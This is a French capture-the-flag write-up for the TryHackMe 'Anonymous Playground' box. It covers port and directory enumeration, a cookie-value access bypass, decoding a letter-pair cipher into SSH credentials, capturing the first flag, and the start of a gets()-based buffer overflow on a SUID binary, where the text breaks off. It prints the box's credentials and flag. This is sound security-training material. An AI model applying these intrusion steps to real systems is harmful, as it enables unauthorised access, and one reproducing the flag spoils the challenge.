# Anonymous Playground

By LAGNAOUI Youness

# Intro

Box level : hard

Sujets : Web, Scripting, Crypto, Bin exploitation

# Enumération


```
┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ nmap -p- 10.10.145.171
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-23 10:24 EST
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.91% done; ETC: 10:25 (0:00:27 remaining)
Nmap scan report for 10.10.145.171
Host is up (0.061s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 63.51 seconds
```

```
┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ nmap -p80 -A 10.10.145.171
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-23 10:26 EST
Nmap scan report for 10.10.145.171
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Proving Grounds
| http-robots.txt: 1 disallowed entry
|_/zYdHuAKjP

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```

On a directement un Hidden directory : /zYdHuAKjP

# Web


index page :




Dans le code source on voit une page masquée :

```
<body>
    <div class="container-fluid">
        <ul class="nav justify-content-center mb-3">
            <li class="nav-item">
                <a class="nav-link active text-white" href="/">Home</a>
            </li>
            <li class="nav-item">
                <a class="nav-link text-white" href="/operatives.php">Operatives</a>
            </li>
            <!-- <li class="nav-item">
                <a class="nav-link text-white" href="/upcoming.php">Upcoming Missions</a>
            </li> -->
            <li class="nav-item">
                <a class="nav-link text-white" href="#">Contact</a>
            </li>
        </ul>
```

la page upcoming.php




# Not Found


The requested URL was not found on this server.

---

*Apache/2.4.29 (Ubuntu) Server at 10.10.145.171 Port 80*


Bon bah fausse route ...

On a une page operatives.php :




Donne une liste de potentiels membres et donc de potentiels users de la machine.

Allons sur la page cachée :





C'est un directory où le listing est disabled on va essayer de l'énumérer :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x php,txt  -u  http://10.10.145.171/zYdHuAKjP/  -w /usr/share/wordlists/dirbuster/direc
tory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.145.171/zYdHuAKjP/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2023/12/23 10:32:37 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 1206]
```

ça ne donne rien de spécial on va donc essayer de retourner sur le répertoire hidden et trouver une solution :

Pour vérifier si on a les permissions sur une page web la seule manière de "vérifier" ces permissions est de mettre en place un système de cookies. Les méthodes sont plus ou moins sécurisée (JWT vs clear cookies) mais il faut stocker un cookie d'accès dans le navigateur client pour que celui-ci maintienne son accès aux ressources du site.

Donc dans notre cas il y a très certainement une histoire de cookies :





Dans nos cookies on a un cookie "acces" qui a la valeur : "denied".

Dans le texte affiché par la page on a :

"You have not been **granted** access."

On va donc essayer de mettre la valeur "granted" dans le cookie :




ça a marché !!

On a un texte à déchiffrer :

```
hEzAdCfHzA::hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN
```

comme hint de la question sur try hack me on a :

```
You're going to want to write a Python script for this. 'zA' = 'a'
```

ça semble un peu chelou à première vue....

# Réflexions solve ce cipher

Voilà comment j'ai réfléchis pour solve ce challenge :

- zA --> a
  Donc 2 éléments distincts donnent 1 seul élément. Donc il y a une combinaison.
- Combinaisons entre quoi et quoi ?

zA --> a. Au début on dirait que c'est des lettres consécutives dans l'alphabet mais en regardant la string on a "hE" qui est un contre exemple. Donc pas des lettres consécutives.
Il nous reste que l'élément : lettre minuscule + lettre majuscule.

- repérage de paterne

Dans notre cas on voit qu'il y a systématiquement un enchainement entre une lettre minuscule et une lettre majuscule.

On a donc un paterne

- combiner quoi avec quoi ?

il peut y avoir un graaand nombre de possibilités de combinaisons :

somme Hex --> string
somme Binaire --> string
somme Ascii --> string

mais comme on a un cas : zA --> a on va tester

Somme Ascii --> string

```
  GNU nano 7.1                                  test_cipher.py
s = 'zA'
list_ascii = [ord(c) for c in s]
somme_ascii = 0
for ascii_elem in list_ascii:
        somme_ascii = somme_ascii + ascii_elem
somme_ascii = somme_ascii % 127
print("Ascii value : {} , String Value : {}".format(somme_ascii,chr(somme_ascii)))
```

au final ça ne donne rien :

```
┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ python test_cipher.py
Ascii value : 60 , String Value : <
```

J'ai passé beaucoup de temps et au final je me suis dis : "et si c'était juste l'ordre des lettres dans l'alphabet ?". Donc z = 26 , A= 1 donc 26 + 1 mod(26) congru à 1 mod(26) donc a.

Tiens tiens tiens on a un truc là.

on va faire un script python pour voir ce que ça donne :

```python
def position_alphabet(lettre):

    lettre = lettre.lower()



    if lettre.isalpha() and len(lettre) == 1:

        position = ord(lettre) - ord('a') + 1

        return position

    else:
```

```
        return "La valeur entrée n'est pas une lettre de l'alphabet."


def lettre_de_position(position):
    if isinstance(position, int) and 1 <= position <= 26:
        lettre = chr(position + ord('a') - 1)
        return lettre
    else:
        return "La position doit être un entier entre 1 et 26."


def summ_letter_positions(position1,position2):
    final_pos = position1 + position2
    return final_pos% 26


if __name__ == '__main__':
    chipher_string = input('String Encodée : ')
    cpt = 0
    couple_letter = []
    final_results = []
    for letter in chipher_string:
        couple_letter.append(letter)
        cpt = cpt +1
        if cpt == 2:
            print("Processing this couple : ")
```

```
            print(couple_letter)

            position1 = position_alphabet(couple_letter[0])

            position2 = position_alphabet(couple_letter[1])

            result_position = summ_letter_positions(position1,position2)

            final_letter = lettre_de_position(result_position)

            final_results.append(final_letter)

            cpt = 0

            couple_letter = []



    print("final result : ")

    print(final_results)
```

On prend la première partie du cipher :

```
(base) C:\Users\youne\Documents\THM\Anonymous>python cipher_sover.py
String Encodée : hEzAdCfHzA
Processing this couple :
['h', 'E']
Processing this couple :
['z', 'A']
Processing this couple :
['d', 'C']
Processing this couple :
['f', 'H']
Processing this couple :
['z', 'A']
final result :
['m', 'a', 'g', 'n', 'a']
```

ça donne "magna"

```
(base) C:\Users\youne\Documents\THM\Anonymous>python cipher_sover.py
String Encodée : hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN
Processing this couple :
['h', 'E']
Processing this couple :
['z', 'A']
Processing this couple :
['d', 'C']
Processing this couple :
['f', 'H']
Processing this couple :
['z', 'A']
Processing this couple :
['h', 'A']
Processing this couple :
['i', 'J']
Processing this couple :
['z', 'A']
Processing this couple :
['e', 'I']
Processing this couple :
['a', 'D']
Processing this couple :
['j', 'B']
Processing this couple :
['c', 'B']
Processing this couple :
['h', 'H']
Processing this couple :
['g', 'A']
Processing this couple :
['z', 'A']
Processing this couple :
['f', 'H']
Processing this couple :
['f', 'N']
final result :
['m', 'a', 'g', 'n', 'a', 'i', 's', 'a', 'n', 'e', 'l', 'e', 'p', 'h', 'a', 'n', 't']
```

et l'autre partie donne :

"magnaisanelephant"

On a donc des credentials :

```
magna:magnaisanelephant
```

Testons SSH :

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.145.171' (ED25519) to the list of known hos
magna@10.10.145.171's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Dec 23 16:36:18 UTC 2023

  System load:  0.0                Processes:           97
  Usage of /:   22.9% of 19.56GB   Users logged in:     0
  Memory usage: 17%                IP address for eth0: 10.10.145.171
  Swap usage:   0%


3 packages can be updated.
0 updates are security updates.


Last login: Fri Jul 10 13:54:20 2020 from 192.168.86.65
magna@anonymous-playground:~$
```

On est co !!

```
magna@anonymous-playground:~$ ls
flag.txt  hacktheworld  note_from_spooky.txt
magna@anonymous-playground:~$ cat flag.txt
9184177ecaa83073cbbf36f1414cc029
magna@anonymous-playground:~$
```

on a le premier flag :

```
9184177ecaa83073cbbf36f1414cc029
```

# Priv Esc


```
magna@anonymous-playground:~$ ls -al
total 64
drwxr-xr-x 7 magna  magna  4096 Jul 10  2020 .
drwxr-xr-x 5 root   root   4096 Jul  4  2020 ..
lrwxrwxrwx 1 root   root      9 Jul  4  2020 .bash_history → /dev/null
-rw-r--r-- 1 magna  magna   220 Jul  4  2020 .bash_logout
-rw-r--r-- 1 magna  magna  3771 Jul  4  2020 .bashrc
drwx------ 2 magna  magna  4096 Jul  4  2020 .cache
drwxr-xr-x 3 magna  magna  4096 Jul  7  2020 .config
-r-------- 1 magna  magna    33 Jul  4  2020 flag.txt
drwx------ 3 magna  magna  4096 Jul  4  2020 .gnupg
-rwsr-xr-x 1 root   root   8528 Jul 10  2020 hacktheworld
drwxrwxr-x 3 magna  magna  4096 Jul  4  2020 .local
-rw-r--r-- 1 spooky spooky  324 Jul  6  2020 note_from_spooky.txt
-rw-r--r-- 1 magna  magna   807 Jul  4  2020 .profile
drwx------ 2 magna  magna  4096 Jul  4  2020 .ssh
-rw------- 1 magna  magna   817 Jul  7  2020 .viminfo
```

On a un SUID root sur le programme hacktheworld (d'où sa couleur rouge)

examinons le :


```
magna@anonymous-playground:~$ file hacktheworld
hacktheworld: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=7de2fcf9c977c96655ebae5f01a013f3294b6b31
, not stripped
```

C'est un exe linux basique.




Dans les strings du programme on voit un "/bin/sh" qui semble apparaitre quand on réussi quelque chose. Donc on gagne un shell root si on réussit l'épreuve de cet exe.


Exécutons le programme :




Il ne se passe rien quand on entre des valeur random.

essayons de l'analyser en local sur notre machine pour voir s'il n'y a pas des trucs intéressants.

## Reverse Engineering




```
177   sleep(1);
178   puts("We do not forgive.");
179   sleep(1);
180   puts("We do not forget.");
181   sleep(1);
182   puts("[Message corrupted]...Well...done.");
183   setuid(0x539);
184   system("/bin/sh");
185   return;
186 }
187
188
189
190 undefined8 main(void)
191
192 {
193   char local_48 [64];
194
195   printf("Who do you want to hack? ");
196   gets(local_48);
197   return 0;
198 }
199
200
```

On voit que la fonction qui est sensée nous donner un shell root n'est jamais appelée par le main.

Cependant on voit que dans le main la valeur que nous saisissons est stockée dans un buffer de taille 64 et est récupérée par la fonction gets. Nous pouvons tenter de faire un buffer overflow pour essayer d'appeler la fonction qui doit nous faire spawn un shell.

Faisons nos tests en local :

```
┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("A"*64)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>

┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ chmod +x hacktheworld

┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ ./hacktheworld
Who do you want to hack? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$
```

Pour une chaine de 64 caractères ça passe, pas de segmentation fault

Bon il va falloir faire de l'exploitation de binaire. J'y connais rien donc on va chercher des tuto sur internet.

- Etape 1 : Vérifions exploitabilité du buffer overflow

Faisons comme nous avons fait précédemment essayons de pousser le programme à la segmentation fault :

```
┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("A"*200)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
